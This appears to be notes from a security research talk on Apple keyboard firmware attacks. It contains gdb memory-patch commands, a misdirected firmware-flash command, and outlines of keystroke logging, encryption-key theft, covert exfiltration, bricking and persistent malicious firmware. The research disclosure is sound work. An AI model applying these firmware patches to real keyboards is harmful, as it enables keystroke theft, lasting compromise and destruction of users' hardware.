(gdb) set {char}0x6ff4 = 0x00
(gdb) set {int}0x72e3 = 0xa000673c
(gdb) set {int}0x72e7 = 0x673c1026
(gdb) set {int}0x72eb = 0x5d11b028
(gdb) set {int}0x72ef = 0xa0003961
(gdb) set {int}0x72f3 = 0x61607804
```

```
(gdb) set {int}0x72f7 = 0x53625e5c
(gdb) set {int}0x72fb = 0x5d0f8067
(gdb) set {int}0x72ff = 0xa0063961
(gdb) set {int}0x7306 = 0x61607409
(gdb) set {int}0x730a = 0x6167515c
(gdb) set {int}0x730e = 0x455d2062
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(gdb) set {int}0x72f7 = 0x53625e5c
(gdb) set {int}0x72fb = 0x5d0f8067
(gdb) set {int}0x72ff = 0xa0063961
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But:

- A logger that can store a couple dozen keystrokes in RAM can be written without difficulty
- Could also write intercepted keystrokes to flash and store more than 1000 keystrokes
- Could be used for stealing a full-disk encryption key

Do we need physical access to retrieve data from a keyboard?

- No, see Blaze et al.'s paper in USENIX Security 2006.
- They use timing delays
- Data is exfiltrated over interactive protocols: ssh, vnc, etc.

Don't use Apple keyboards in your data center

- Shared hosting can be attacked via an Apple keyboard

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### MacBook, MacBook Pro Keyboard Firmware Update 1.0



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#### About MacBook, MacBook Pro Keyboard Firmware Update 1.0

This MacBook and MacBook Pro firmware update addresses an issue where the first key press may be ignored if the computer has been sitting idle. It also addresses some other issues.

The update package will install an updater application into the Applications/Utilities folder and will launch it automatically. Please follow the instructions in the updater application to complete the update process.

For more information about this update, please see [About the MacBook, MacBook Pro Keyboard Firmware Update 1.0](#)

#### System Requirements

- Mac OS X 10.5.2 or later

#### Supported Languages

- Deutsch
- English
- Français
- 日本語
- Español
- Italiano
- Nederlands
- Dansk
- Norsk Bokmål
- Polski
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```
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrx fw
```

## do:

```
(gdb) r -progress -pid 0x228 kbd_0x0069_0x0220.irrx fw
```

A keyboard can also be intentionally bricked:

- With a single well-placed jump, we can completely brick a keyboard
- Can be done so that the keyboard cannot be re-flashed
- I will not be releasing code for this, but will give a demo to any member of the press on request (BYOK)

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In addition, an attacker can:

- install malicious code, disable the firmware update mechanism and have permanent access

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